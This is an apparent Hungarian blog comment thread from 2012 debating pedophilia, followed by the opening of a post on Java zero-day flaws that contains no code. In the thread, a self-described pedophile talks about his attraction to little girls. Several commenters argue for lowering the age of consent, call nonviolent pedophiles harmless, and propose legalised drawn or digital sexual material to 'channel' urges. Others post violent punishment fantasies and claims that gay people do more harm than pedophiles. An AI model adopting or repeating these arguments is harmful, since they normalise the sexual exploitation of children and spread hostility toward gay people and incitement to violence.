énisembervok 2012.08.28. 13:33:34

Én nem vagyok jómódú.

énisembervok 2012.08.28. 13:35:19

@Antonia40: Gyerekkoromban-kamaszkoromban már megvolt bennem a kislányokhoz vonzódás.

Antonia40 (törölt) 2012.08.28. 13:36:36

@Gondolkodni Próbáló Birca: Persze, ezt én szoptam most ki az ujjamból. Az ELLE nevű színvonalas magazinban olvastam. Ha végiggondolod ugyanez az összefüggés igaz a homoszexualitásra is. Ez is benne volt a cikkben. Minél jómódúbb, gazdagabb egy társadalom annál több benne a perverzióra, elferdülésre, szexuális szélsőségekre hajlamos egyed.



Lángharcos 2012.08.28. 13:37:26

@Gondolkodni Próbáló Birca: Mert egy-egy aktív pedo rengeteg kárt tud okozni az emberek életében :(Akár egy találkozás alatt is..

De úgy vélem, hogy az aktív pedók energiáit le lehetne vezetni legalizált pornográf tartalmakkal - amik előállíthatok digitális technikákkal vagy tradicionális rajzok formájában.

énisembervok 2012.08.28. 13:37:44

@Gondolkodni Próbáló Birca: Azért én nem teszem teljes mértékben magamévá ezt a pedofil érvrendszert. Azért nem lehet gyerekeket szexuális tevékenységbe bevonni, mert szinte 100%, hogy sérülnek, ha másért nem, hát a társadalmi meghurcoltatás, a botrány miatt.



Lángharcos 2012.08.28. 13:39:23

@Antonia40: A jómódú országokban hajlamosabbak az emberek hatóság elé vinni a problémát, és el tudom képzelni, hogy a hatóságok is hatékonyabban keresik őket, ez pedig erősen torzítja az ilyen irányú statisztikákat.

énisembervok 2012.08.28. 13:40:20

@Antonia40: Akár ELLE, akár nem, szerintem is alaptalan és nem is logikus az egész.

énisembervok 2012.08.28. 13:43:14

A kép egy buta sztereotípiát jelenít meg. A pedofilok nagy része sohasem lép akcióba egy gyerekkel, aki meg mégis, az túlnyomó részben a saját családjában vagy ismeretségi körében.

Gorbacsov homlokán a májfolt 2012.08.28. 13:43:19

Egy érdekes, üzleti jellegű kérdésem lenne. Ha - tételezzük fel - valaki megszerzi a Facebook irányító pakettjét, 50 % +1 szavazatnyi részvényt, akkor ennek birtokában tulajdonosként beleszólhat majd abba, hogy mi jelenhet meg és mi nem a Facebook-on?

Nem jutottam hozzá az üzletszabályzatukhoz. Vajon le van írva olyan kitétel, hogy a tulajdonosnak kuss van a működéshez?

fehso2 2012.08.28. 13:43:29

@Antonia40:
A homoszexualitás sem genetikai betegség, csak kisebb részben. Tehát van genetikai oka is, van hajlam, de csak akkor válik valaki homoszexuálissá, ha bizonyos környezeti hatások érik.

énisembervok 2012.08.28. 13:47:21

@fehso2: Így van, és hasonló lehet a pedofiloknál is. Senki sem tudja, pontosan mitől lesz valaki meleg vagy pedofil, de hogy

nem "jómódjában", az biztos.

fehso2 2012.08.28. 13:50:58

@énisembervok:
Igen, de mindenkinek tudnia kell uralkodni magán.
Az emberi társadalom erre épül. Nem tolerálja a gyilkolást, a szexuális zaklatást, és egy sor más állatias dolgot, amelyek az állatok között esetleg normálisak.

énisembervok 2012.08.28. 13:51:52

@Csizmazia István [Rambo]: Szinte mindennel lehet viccelni, ha nem lehetne, akkor a Monty Python nem sok sikert aratott volna. Voltam már olyan társaságban, ahol tisztes(nek látszó) családapák elsütöttek pedofilvicceket és én is velül együtt nevettem, sőt én is mondtam egyet. Persze ők nem tudták, hogy pedofil vagyok.

énisembervok 2012.08.28. 13:53:49

@fehso2: Egyetértek.

Ugyanakkor szerintem a pedofiloknak is hallatniuk kell a hangjukat. Mert valóban ők is emberek.



maxval, a gondolkodni próbáló birca • http://maxval.co.nr 2012.08.28. 14:08:28

@Antonia40:

Az lehet, hogy van összefüggés a jelenség nyílt megjelenése és a társadalom között. De kizártnak tartom, hogy maga a jelenség is ilyen összefüggésben lenne. Maximum egyes társadalmakban az érintettek elnyomják magukban.

fehso2 2012.08.28. 14:09:55

@énisembervok:
Hát, nem is tudom...
Ha valaki tud uralkodni magán, és soha nem követ el semmi pedofil cselekményt, akkor minek hallatná a hangját, hiszen normális életet él?

Ha azonban elkövet valami pedofil cselekményt, én nem nagyon kegyelmeznék neki. Megb..atnám egy elefánttal, aztán jöhet a kötél vagy a golyó!



maxval, a gondolkodni próbáló birca • http://maxval.co.nr 2012.08.28. 14:12:27

@Lángharcos:

Nekem van pedofil haverom, hetoszexuális pedofil. S ő is mondja, hogy le lehet vezetni mással is. Kedvence pl. a mazsorett előadás, jellemzően kislányok csinálják - azt mondja, hogy ez neki olyan, mint normál férfinak az erotikus kép nőről.

S persze van neki barátnője. A tipikus antinő típus, ugyanis ez a kedvenc típusúk: deszkanő, sminket nem használ soha, s nem vesz fel nőies öltözéket.



TARTYOM 2012.08.28. 14:13:52

Ez simán feketehumor akar lenni csak éppen fel is kellene dolgozni, de az nem megy mert kell hozzá iq is.

Amúgy a pedofília betegség, amit csak a debilek képtelenek belátni.

prometheus_X 2012.08.28. 14:36:19

@Antonia40: nincs ebben semmi meglepő. A jó szituáltabb államokban a monitoring sokkal hatékonyabban működik, mint a csóróbbakban. A szegényebb államokban ezért az ilyen esetek jókora hányada sosem kerül a hatóságoknak mégcsak a látóperiférijához közel sem, így marad a találgatás. Namost ha te egy állam lennél és találgatnod kéne az általad nem ismert pedofil esetek számát, akkor egy milyen számot mondanál (kicsit, nagyot, közepest)? Ennyi.

A pedofília az anyagi jóléttel legfeljebb úgy kerülhet összefüggésbe, hogy egy jómódban élő embernek eleve több és jobb lehetőségei vannak a szexuális élete karbantartására. Fizethet szolgáltatást, utazhat, stb.

A fenti oldal pedig egyértelműen vicc. A cikkben hivatkozott szervezetek asztalcsapkodása remekül rámutat arra, hogy ilyen intelligencia-hiányos szervezetek kezében van ma egyes helyeken a gyermekvédelem. Hát az enyémet inkább ne védjék ilyen soknaposan pállott agyilag zoknik.

Az erőszakoskodó pedofilt pedig illene már megkülönböztetni a békéstől, akiről tettlegesség híján jóesetben soha nem derül ki, hogy az lenne. És igen, az erőszakosak kerüljenek megfelelő gyógyszeres kényszerkezelések (sterilizálás) kezelés alá illetve börtönbe. Ahogy nem érdekel egyetlen ismerősöm/barátom szexuális elferdülése sem addig amíg valamit rá nem akar erőltetni másokra (főleg rám, vagy a családom valamely tagjára), úgy ez is nyugodtan lehetne a magánügy kategória.

Jelenleg ha egy szaros bulvárújság nem hozza a várt példányszámot (vagy elvárt egyedi P.I.-t) akkor a főszerkesztő előhúz a kalapból egy pedofil sztorit. Annak idején ezt játszották el a homokosokkal is. A történet végét már ismerjük (arcukat vállaló meleg hírességek, melegfelvonulások, melegházasság, stb). Még csak bajnak se tudnám mondani, érthető módon mindenki törekszik az önvédelemre.
A történelem pedig ismétli önmagát. A fostengerből megélő bulvárnak ez teljesen mindegy, nekik a lényeg, hogy a mindenkori mai napon meglegyen a példányszám és a bevétel. Hogy miből, az sokadlagos szempont.

□érnyúl, □öme, □agi, Fufu, avagy a Jó, a Rossz, és 2012.08.28. 14:37:22

nem is tudom, mi a faszt lehet itt mondani. "normál" családapák sütögetnek el pedofilvicceket, pedofil haverjuk közelében, és közben röhögnek hozzá, és veregetik egymás vállát, hogy milyen fasza csávók.

pedofil haverok mesélnek arról, hogy mi a kedvencük, mazsorettes kislányokat nézegetni, és ezzel "vezetik le" a pedofíliájukat, ilyenkor megértem, hogy az én 10 éves korában megerőszakolt barátnőm miért áll oda a 12 éves lányára nyálat csorgató rohadék elé, hogy a mocskáda tudja, kivel kell majd szembenéznie, ha hozzá mer nyúlni a lányához,
ÉS TI EZT NORMÁLISNAK TARTJÁTOK?

birka, mit szokott még csinálni a haverod? megnézi a toddlersandtiarast, és kiveri rá? vagy az nem jön be, inkább elmegy egy óvoda vagy iskola elé nézelődni? hátha tornaruhában lesznek az alsósok az udvaron? vagy inkább a játszótér mellett nézelődik, hátha lát egy anyukát kislányát pisiltetni a szomszéd bokor mellett????

EZ SZÁMOTOKRA KOMOLYAN NORMÁLIS, TÖK UGYANAZ A KATEGÓRIA, MINT A NORMÁL FÉRFINEK AZ EROTIKUS KÉP A NŐRŐL????

szerintetek miért van annyi gyereknek traumatikus élménye a gyerekkorából a cukrosbácsival, meg a "nem volt semmi, csak simogatott", meg hogy végülis csak a faszát mutogatta a szatír, meg ugyan nem baszta meg, csak a cicijét fogdosta, meg ki kellett neki verni, vagy a szoknyája alá nézett? vagy kukkolták, miközben meztelen volt, vagy ráverték a nadrágjára a metrón?

szerintetek ez NORMÁLIS? ez ugyanolyan szexuális kihasználás, ugyanolyan traumatizáló, mint ha rendesen megerőszakolnák a gyerekeket, annyi különbséggel, hogy egy rendes nemi erőszakot be lehet kategorizálni majd felnőttkorban, hogy igen, ez baromi szar dolog volt, ami történt velem, de hová kategorizálod be, hogy csöcsörésztek, vagy felhúzták a szoknyádat, vagy simogattak, vagy rádverték, mert EZ AZ URALKODÓ PATRIARCHÁLIS NÉZET SZERINT NORMÁLIS, ÉS CSALÁDAPÁK RÖHÖGNEK RAJTA A PEDOFIL HAVERJAIKKAL?????

kérlek benneteket, könyörgöm, költözzetek egy lakatlan szigetre, mindannyian, és kíméljétek meg a társadalmat a jelenlétetektől, mert AMIT CSINÁLTOK, AZ NEM NORMÁLIS, ÉS ISZONYÚ KÁROKAT OKOZ A GYEREKEKNEK.

nem betegek vagytok, hanem szexuálisan uralkodni akartok a gyerekeken és a nőkön, és ennek semmi köze nincs a homoszexualitáshoz, mert egy átlag homokos tökéletesen tisztában van azzal, hogy mi az a szexuális visszaélés, mi a beleegyezési korhatár, mit jelent a beleegyezés fogalma, míg ti szintén tudjátok ,csak éppen nagy ívben szartok rá, mert nagyon jól tudjátok, hogy egy gyereknek senki nem fog hinni, pláne nem akkor, ha nincs kényszerítés, bántalmazás, ütés, verés a történetben.

prometheus_X 2012.08.28. 14:40:26

@fehso2: Azért hallatja a hangját, mert egy pedofilnek ma olyan élni a világban, mint egy melegnek volt pár évtizede

nyugaton, vagy mint ha egy "egészséges, heteroszexuális" férfinek/nőnek a törvény világszerte tiltaná és börtönnel sújtaná a nemi érintkezést egy ellentétes neművel.

A jelenlegi szabályozások kontraproduktívak, a békés pedofilből is frusztráltat gyártanak és ezzel próbálják igazolni önmagukat.

Ez egy elmebaj, a XXI-ik század egyik elmebaja a sok közül. Mármint a szabályozás és a pedofilhiszti.



prometheus 2012.08.28. 17:17

@Vérnyúl, Döme, Dagi, Fufu, avagy a Jó, a Rossz, és: "mert egy átlag homokos tökéletesen tisztában van azzal, hogy mi az a szexuális visszaélés"

Egy átlag pedofil is. Csak te nem tudsz olvasni, vagy szöveget értelmezni, esetleg nem is akarsz. Semmi gond, az ilyet már kezdi megszokni a társadalom, egyébként úgy hívják a jelenséget, hogy funkcionális analfabétizmus és sajnos nagyon sok embert érint magyarországon is és a fejlett nyugati világban is.

fehso2 2012.08.28. 17:51:17

@prometheus_X:
Nem nagyon érdekel, hogy egy pedofil frusztrált-e vagy sem, mindenkinek megvan a maga baja.
Uralkodjon magán, vagy mehet a darálóba. Sajnos a modern demokrácia nem ilyen praktikusan gyakorlatias, hanem puhány.

Az általad pedofilhisztinek nevezett jelenség a sajtó miatt részben tényleg hiszti, de maga a pedofília létezik és egyáltalán nem szabad bagatellizálni ezt a problémát!



babel 2012.08.28. 15:02:32

@avada: A fétis az a hosszú szárú lakkcsizma. A pedofília ellenben egy súlyos pszichés betegség. Ha van egy fétised, akkor is deviáns vagy, ez igaz, de ha szerencsés helyre születtél, elviselnek a többiek, mert nem ártasz vele senkinek. (Ha rossz helyre születtél, nos az más kérdés.) :(

A pedofil ellenben nem képes "normális" (már amennyire ez manapság ráhúzható egyes párkapcsolatokra) :) viszonyt fenntartani egy ellenkező nemű felnőttel, mert a személyiségfejlődése nem érte el ezt a határt.

Ezt csak azért mondom el, mert úgy veszem észre, sokan azt hiszik, ez választás kérdése, a pedofil direkt gonosz, és ha "megjönne az esze", akkor rendes ember is lehetne belőle, csak uralkodnia kellene magán. Ne ebben az egyben tényleg van közös vonása a kérdésnek a melegekkel. (Mármint a melegekről is sokan hisznek ilyet, meg azt, hogy az csak divat.)

énisembervok 2012.08.28. 15:11:44

@fehso2: Jó, akkor nem vagyok pedofil, csak szexuális vonzalmat érzek kislányok iránt. Mint minden férfi. (?)



prometheus_X 2012.08.28. 15:13:30

@fehso2: természetesen nem szabad bagatelizálni, ebben teljesen egyetértünk. A jelenlegi szabályozások viszont egyértelműen pont a szőnyegalá söprés végtermékei, mert teljesen átgondolatlanok és a jelenkor visszajelzései is azt tükrözik, hogy egyáltalán nem működnek, mert a pedofília sehol sincs visszaszorulóban. A törvényhozás pontosan azzal bagatelizálja a problémát, hogy megpróbálja ellehetetleníteni a jelenséget, eltűntetni a pedofilokat a társadalom szeme elől, kilátásba helyezve azt is hogy összemossák az illetőt a köztörvényes bűnözőkkel (most nem az erőszakosakról beszélek, az erőszak természetszerűeg köztörvényes).

Kisgyermekes apaként számomra ez ugyanúgy fontos kérdés, mint bárkinek; csupán nem tartom életszerűnek, hogy a jelenkori boszorkányüldözéses megoldás várt eredményt hozna, ahogyan nem hozta azt a középkorban sem (pogányok ma is vannak - magam is például, egész konkrétan), nem hozta ezt a melegek és sok más esetben sem. Sőt a náciknak sem sikerült kipusztítaniuk a zsidókat, pedig őket aztán nem érheti az a vád, hogy nem tettek meg a sikerért mindent...

Tehát a jelenlegi szabályozás egy látszat-szabályozás, szemfényvesztés, nem több. Ezt tartom végtelenül felháborítónak. Akárhányszor meglátok vagy meghallok az ügyben politikust nyilatkozni, legszívesebben megfolytanám egy kávéskanál vízben.

A fogyasztó társadalom kitermelte magának azt a vezető társadalmi réteget, amely a társadalmat fogyasztja. Nincs vezetői érdek valós szabályozás bevezetésére. Mindig is az volt a dolgok rendje, hogy valódi megoldások akkor születtek, amikor a

társadalom kritikus tömegének a töke tele lett a látszatintézkedésekkel és látszatszabályozásokkal.

Az erőszakot büntetni kell, ez vitán felül áll. A vita inkább abban áll, hogy a rejtőzőket hogyan kéne úgy kezelni, hogy ne termeljünk vele erőszakot. Én speciel amellett érvelek, hogy a beleegyezési korhatárt le kell szállítani, mert már jelenleg sem tölti be a szerepét. Egyetlen pedofil sincs a világon, akit a korhatár bármitől is visszatartana - vagy eljut a tettlegességig, vagy visszatartja önmagát önszántából. Egyetlen tini sincs, akit a korhatár bármitől is visszatartana. Vagy él nemi életet (többnyire a szülők tudta nélkül), vagy nem (többnyire saját elhatározásra). Ez tehát egy látszatmegoldás, mert a valóságban nem old meg semmit. Az eltitkolt nemi élet ráadásul rontja a szülő és a gyermek közti bizalmat és jelentősen csökkenti a szülők kontrollját a gyerek fölött.

Ezt a döntést azonban nincs politikus, aki magára merné vállalni ma. És még jósokáig nem is lesz. Vagy népszerűségféltés okán, vagy idealizmus (beszűkültség) okán, vagy egyszerű emberi ostobaság okán. Valós érvek nincsenek ellene ugyanis, amelyek ne lennének cáfolhatóak, vagy amelyeket a gyakorlat ne cáfolna vastagon.



prometheus 2012.08.28. 15:18:39

@énisembervok: "Mint minden férfi."

Azért az általánosítástól illenék tartózkodni, ha ezt viszont is elvárjuk (erőszakos pedofil =/= minden pedofil) - nemde?

énisembervok 2012.08.28. 15:34:37

@prometheus_X: De igen, csak kérem figyelembe venni, hogy amit írtam, az válasz volt egy másik hozzászólásra.



babel 2012.08.28. 15:35:40

@prometheus_X: Egyet értek. A probléma egyik magva a képmutatás, és a társadalom mai pszichés állapota.

Amíg valaki érvként hozza fel, hogy Ő normális a másik meg nem (ez csak egy statisztikai kérdés, annyit tesz, az egyik ember egy bizonyos szempontból a középszerű többséghez tartozik, a másik meg nem, de semmit nem mond arról, melyiküknek van igaza, vagy melyikük jobb ember), addig ebben a kérdésben sem lesz nagy változás. Amíg a hajléktalanok mind egyformák, és mind maguk tehetnek a sorsukról, nem lesz. Amíg az megy előbb börtönbe, aki kenyeret lop, és az marad szabad, aki milliókat, addig nem lesz. Folytathatnám sokáig.

Egyszerűen a többségnek megfelel, ami most van. Lehet utálni másokat, lehet relativizálni, kivetíteni magunkból a gonoszságot másokra, és ez nagyon kényelmes, mert nem kell szembenéznünk azzal, hogy bennünk is ott van a gonosz. Belül.

Valamint egyetértek azzal is, hogy pl. a felsős iskolásoknak ne kelljen a szüleik előtt bujkálniuk, szégyenkezniük, csak mert a képmutató társadalom szerint nekik még nem kellene szexelniük. Mondjuk én pont későn érő típus voltam, de semmi bajom azzal, ha valaki nem az. Én azt szeretném, ha a fiam, lányom adott esetben elmesélné, hogy milyen klassz sráccal, csajjal hozta össze a sors, és ha én tök mást is gondolok majd erről, azt majd megoldom magamban. A lényeg, hogy ne egymás ellen legyünk, ha már egy család vagyunk.

Innen nézve kész agyrém, hogy két fiatal összejön egymással, alapból nem büntethetők, mert mindketten fiatalkorúak még. De mondjuk az egyikükből pár hónappal korábban lesz felnőtt. Na azon a napon ki kell dobnia az összes meztelen képet a barátjáról/barátnőjéről, és szexelni sem szexelhetnek, amíg a másik is nagykorú nem lesz. A törvény szerint ez is "normális". Szerintem inkább meggondolandó. ;)

Az pedig, hogy ne lehessenek ilyen oldalak, ne lehessen nyugodtan érvelve beszélni erről, mert rögtön előkerül pár troll, aki egy kalap alá veszi az erőszaktevőt azzal, aki nem akarja amazt rögtön kinyírni, másoknak a fejébe golyót kíván, meg elküld a lakatlan szigetre, szerintem sületlenség. Pont ez a hozzáállás segíti elő, hogy az ilyen és hasonló problémák még sokáig megoldatlanok maradjanak.

énisembervok 2012.08.28. 15:44:24

@babel: Tökéletesek sohasem lesznek a törvények, mert nem tudják a valóságot lefedni, de lehetnek jobbak, mint amilyenek most.

énisembervok 2012.08.28. 15:49:29

@Gondolkodni Próbáló Birca: A mazsorettet én is szeretem.

énisembervok 2012.08.28. 15:59:13

Szerintem is a legfontosabb az, hogy ezekről a dolgokról egyáltalán beszélgetni lehessen. És nem úgy, hogy mindig olyanok beszélgetnek róla, akik csak a tévéhíradóban hallottak pedofilról.

De ezen a téren egyre optimistább vagyok.



maxval, a gondolkodni próbáló birca · http://maxval.co.nr 2012.08.28. 16:00:43

@Vérnyúl, Döme, Dagi, Fufu, avagy a Jó, a Rossz, és:

Szerintem a homokosok sokkal nagyobb kárt okoznak, mint a pedofilek. A pedofilek ugyanis meghúzódnak és nem követelőznek. A homokosok meg gyerekeket akarnak örökbe fogadni, házasodni és megbélyegezni a homofóbokat.

A pedofil jellemzően békés ember. A homokos aktvista meg hiperagresszív.



maxval, a gondolkodni próbáló birca · http://maxval.co.nr 2012.08.28. 16:03:21

@babel:

Pontosan! Abszurdum embereket gonosznak bélyegezni betegségük miatt.Én meg nem hallottam pedofilről aki élvezné pedofilségét - ha lenne gyógymód, mindenki rohanna kigyógyulni belőle. Ugyanez a normális homokosokra is igaz egyébként, a legtöbbnek az egész egy hatalmas teher.



prometheus_X 2012.08.28. 16:25:01

@babel: Tökéletesen egyetértek. Egyébként, ha már az első néhány szexuális tapasztalat beszerzésénél tartunk, hát inkább pártolnám a tapasztaltabb korosztályt az elején, mint a zöldfülűt. Nyilván nem minden válogatás nélkül azért. Persze ez belőlem is inkább szülői kívánság mint ahogy apámé az volt hogy asztalos legyek, nagyapámé meg hogy citerás. Ha a fiamat arra tudom nevelni az évek során, hogy válogassa meg, kivel mit kezd és éreztetni tudom vele, hogy akármi is történik, azt elmondhatja nekem, azzal már segítettem a társadalmat egészségesebb irányba terelni.

A szülő nem gondolkodhat és tanulhat a gyereke helyett. A szülő dolga (és egyetlen lehetősége is a gyermeke jólétének hosszútávú biztosítására) ha megtanítja gondolkodni a gyereket és tanulni.

A cikkben is említett gyermekjogvédő szervezetek létezésének pontosan az ad alapot, hogy ma a szülők nagy része nincs tisztában az előbb említett ténnyel (sem), nem tud gyermeket nevelni. Az pedig, hogy ez így van, a világ állami iskoláinak a számlájára írandó, mert nem készítik fel a gyereket idejében a szülői feladatokra, hanem ezt a feladatot nagyvonalúan a szülőkre hárítja - holott ma már egy gyerek többet van iskolában ébren, mint otthon.

A gyermekjogvédő szervezetek ma a szülők helyett akarnak érvényt szerezni a gyermekek jogainak. Nem állítom, hogy időnként ez nem lenne szükséges - de most akkor ezek jogvédő szervezetek, vagy a gyermekek gyámjainak a gyámjai? És őket kik gyámolítják? Ez nem jó így.

Arról beszélünk, hogy az emberek a nagykorúság elérésével döntésképessé válnak. Ehhez képest olyan szervezetekre van szükség világszerte, amelyeknek az ad létjogosultságot, hogy a nagykorúan nagy része részben döntésképtelen.

Elég egyetlen napot eltölteni egy játszótéren ahhoz, hogy az ember belássa: a legtöbb szülő teljesen alkalmatlan a szülői szerepre, mert nem rendelkezik megfelelően átfogó ismeretekkel (súlyosabb esetben pedig anyagilag is túlterhelt). Egy időben amikor sokat voltam a játszótéren a fiammal, magamban sikítva tartottam távol a többi szülőtől, hogy az a sok idiótaság, ami alapján a sajátjaikat nevelik, ne verjen gyökeret abban a mindenre fogékony kis agyában. Látszik is rajta: 4,5 éves kora "ellenére" a kognitív képességei terén (is) évekkel előzi a korosztályát - és ezt nem csak mi állítjuk, hanem szakemberek is rendszeresen megjegyzik.

Ha tehetném, bevezetném a "szülői KRESZ"-t és jogosítványhoz kötném a gyermekvállalást. De minimum arra lenne szükség, hogy a szülőket az állam közpénzek képezze ki a feladatra, ha már olyan nagyon fontos(nak mondott) a világon mindenütt a jövő nemzedék szerepe. Ez is egy álság valójában - ha fontos lenne, akkor az államok világszerte képeznék azokat az embereket, akik legközvetlenebbül befolyásolják egy gyermek fejlődéséért és későbbi sikereit/sikertelenségeit: a szülőket. Itthon ennek nyomát sem látni, az a pár nyamvadt prospektus és nyomtatott anyag a minimumhoz is kevés, amit a hivatalok és a védőnői szolgálat a kezdő szülőkhöz vág hozzá. Eközben pedig családok tucatjai hullanak szét a felkészületlenség okán és

gyerekek tucatjai szűkülnek bele a szűkeszű társadalom normáiba.

énisembervok 2012.08.28. 16:27:39

@Gondolkodni Próbáló Birca: Az biztos. Egy pedofil nagyon nehezen lehet boldog.



prometheus_X 2012.08.28. 16:38:52

@Gondolkodni Próbáló Birca: A homokosok jókora része sem agresszív. A látszatot egy hangoskodó kisebbség torzítja erősen, azokat én is hazáig pofoznám, ahogyan sok meleg is ezt tenné.

Oroszországban mondjuk még csak-csak megértem, Magyarországon a határesetbe sorolandó a parádézás szükségessége, de tőlünk nyugatabra: nettó exhibicionizmus.

Másfelől ez így természetes, mint folyamat. A női egyenjogúsági harc is elvetette a sulykot egy időben, de mostanság lassanként kezd visszakorrigálni. Ezt a jelenséget a saját közösség szabályozza vissza mindig, ehhez pedig idő szükséges. Gátakat áttörni csak erős nekifutásból lehet, érthető, ha a fékezés az áttörés után időbe telik, onnan pedig további idő kérdése az egyensúly közeli állapotra való rátalálás.

Idővel a pedofíliával is ez fog történni, ha a társadalom vezető rétegei nem eszmélnek rá erre idejekorán és hoznak olyan szabályozást, ami szükségtelenné teszik az ilyen típusú nekirugaszkodásokat. Ez azonban nem fog bekövetkezni, mert a társadalmakat a világon sehol sem a megvilágosodáshoz kezli tudatosságban lévő emberek vezetik, hanem szaros politikusok és hataloméhes gazdasági érdekkörök.



prometheus_X 2012.08.28. 16:41:31

"megvilágosodáshoz kezli" == megvilágosodáshoz közeli*

énisembervok 2012.08.28. 16:43:22

@prometheus_X: Nem tudom, jelenleg beszélhetünk-e pedofil közösségről. Talán alakulgat.

Persze az alvilágban már régóta létezik ilyen, de úgy gondolom, hogy sok pedofil nem akar oda tartozni, inkább tartozna egy nem alvilági közösséghez.

avada 2012.08.28. 18:11:53

@babel: Nem hinném. Hogy bizonyított lenne. Sőt tuti. Csak akkor nem lehetne más a pedo, hogyha genetikai komponense is volna, de ezt még nem vizsgálta senki. A homokosoknál is még csak annyira jutottak, hogy nagyon valószínű. Ezzel még kevesebben foglalkoztak.
Szerintem sokkal valószínűbb, hogy egy a személyiség zavar szintű dolog.



babel 2012.08.29. 10:20:31

@avada: Mi bizonyított? A betegség jellege?

Nagyjából ugyanazt mondjuk, nem? Csak annyiban javítottalak ki kéretlenül, hogy nem szerintem fétis, hanem sokkal inkább súlyos pszichés személyiségzavar. Erre ugyanezt mondod.

Ettől még nem állíthatod automatikusan, hogy gyógyítható, vagy az illető kellő önuralommal külső segítség nélkül is legyőzheti. Nincs ilyen összefüggés, vagy ugyanezt gondolod a súlyos, klinikai fokú depresszióról is? (Van aki ezt gondolja, de a tapasztalat más.) Vagy nézzünk más példát! Nagyon kevés alkoholistát tudsz meggyógyítani, pedig ott sincs genetikai ok, csak hajlam max. Tehát ebben hasonlítanak. Egy alkoholista szerintem csak akkor gyógyulhat meg, ha megszűnik alkoholizmusa kiváltó (mélyebb) oka. E nélkül átmenetileg tiszta lehet, de bármikor visszaeshet.

Ilyen alapon, ha úgy gondoltad, hogy a pedofil felnőtt korában pszichológus segítségével újraélheti az elakadásának körülményeit, és ez segítheti a személyiségfejlődésben, amitől ha késve is, de elérheti e téren a korának megfelelő érettséget, akkor teljesen egyetértünk. Pont erre akartam utalni, elnézést, ha nem voltam elég világos, konkrét. Erre gondolok, amikor azt mondom, az illető beteg, segíteni kell rajta, nem "veréssel" büntetni, mert attól nem fog semmi megváltozni. Másik kérdés, hogy segíteni csak annak lehet, aki maga is akarja a változást. Erőszakkal kényszeríteni erre, vagy helyette megtenni amit neki kell -nem lehet.

Ezek persze teljesen függetlenek a társadalom önvédelmi reflexétől. Az egy másik vonal, amire szükség van. Amivel nem értek egyet az a társadalomban elharapózó bosszúkultúra, avagy büntetés-fétis. Lehet erről bármit gondolni, ám az ezzel foglalkozó pszichológusok megfigyelései szerint (amiket próbálnak a lehető leginkább függetlenül, tudományos alapon megtenni) ez nagyon kevéssé hatásos módszer. Valamiért a társadalom mégis ettől érzi jól magát, ettől lesz hamis biztonságérzete. Ez is csak azt mutatja szerintem, hogy társadalmi szinten van a probléma (itt most nem a pedofilokról beszélek, hanem a bűn-bűnüldözés-ítélkezés-büntetés-végrehajtás teljes felépítéséről), és ott is kellene kezelni.

avada 2012.08.29. 11:06:14

@babel: Csak akkor lehet 100%, hogy olyan amilyen, hogyha tényleg genetikai a dolog. És te korábban abszolútban beszéltél.

Nem csak a bosszú, hanem a démonizáció és a félelemkeltés is problémás. Lassan már mindentől félni kell...

A társadalom is elkurvult az tuti, de a kormányzati és gazdasági rendszer is bőven selejtes...



babel 2012.08.29. 12:27:29

@avada: Sajnos nem értem mindig teljesen a problémádat, talán mert túl tömören próbálsz fogalmazni. Ennek ellenére megpróbálok válaszolni arra, amit a legvalószínűbbnek gondolok. ;)

100% - nem értünk egyet. Nem csak genetikai, hanem családi, felmenői okból is lehet valakinek olyan az élete, amin nem tud saját maga egyedül segíteni, bármennyire is vágyik rá. Jobbak az esélyei, ha kívülről segítenek neki (esetleg hivatásos segítséget kap), ám ez sem garantálja teljesen a sikert.

Intermezzo: Honnan veszed, hogy én nem a saját véleményemet fogalmazom meg bármilyen kijelentésemben, hanem "abszolút" kijelentéseket teszek? (Másoknak ez nem szokott gondot okozni, de ha szeretnéd, értsd minden mondatomba bele, hogy "szerintem", "tudtommal", "megfigyeléseim szerint", "tapasztalataim alapján" stb.) :)

Igen, a félelem is probléma, az egyik legnagyobb. Ebben egyet értünk. A kormányzat meg mitől lenne jobb, mint a társadalom, ami kitermeli és megválasztja? Ha így lenne, az lenne csak a csoda; ami most van, az szinte természetes, még ha nagyon nem is tetszik nekem. :(



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.06.03. 08:16:35

Revideálták nézeteiket, és mostantól mégsem humoros a megerőszakolás, a nemiséggel való gyűlölködés, vagy "viccelődés": nakedsecurity.sophos.com/2013/05/31/facebook-kicks-out-rape-jokes-and-gender-hate-speech/

Hogyan tudnék élni nélküled?

2012.08.29. 13:28 | Csizmazia István [Rambo] | 9 komment

Címkék: windows linux java macintosh 7 0day exploit

Hisz rólad szól az élet Java, legalábbis újabban: "Java 7 0day", "Mac és Linux alatt is üt a Java kártevő", vagy "A Mac gépeket is veszélyezteti a Java hibája" szalagcímekkel szembesülhetünk. **Stílszerűen megválaszoljuk hát az Élet nagy kérdéseit, például mit tegyünk, nehogy ránk szakadjon a föld és az ég: kikapcsoljuk, lekapcsoljuk**.




Az már mindenki előtt ismert lehet, hogy a biztonság új lyukas sajt Holdja nem más, mint az Ementáli-szerű Java, **hibáktól hemzsegve statisztikailag sziget-köröket ver olyan korábbi győztesekre, mint az Adobe Flash, PDF, vagy éppen a Microsoft Office**. Az is tisztán és világosan látható, hogy egyre több Javás kártevő lát napvilágot, és az sem lehet meglepetés, hogy ezek között a Mac juzerek irányába is történnek fenyegetések.



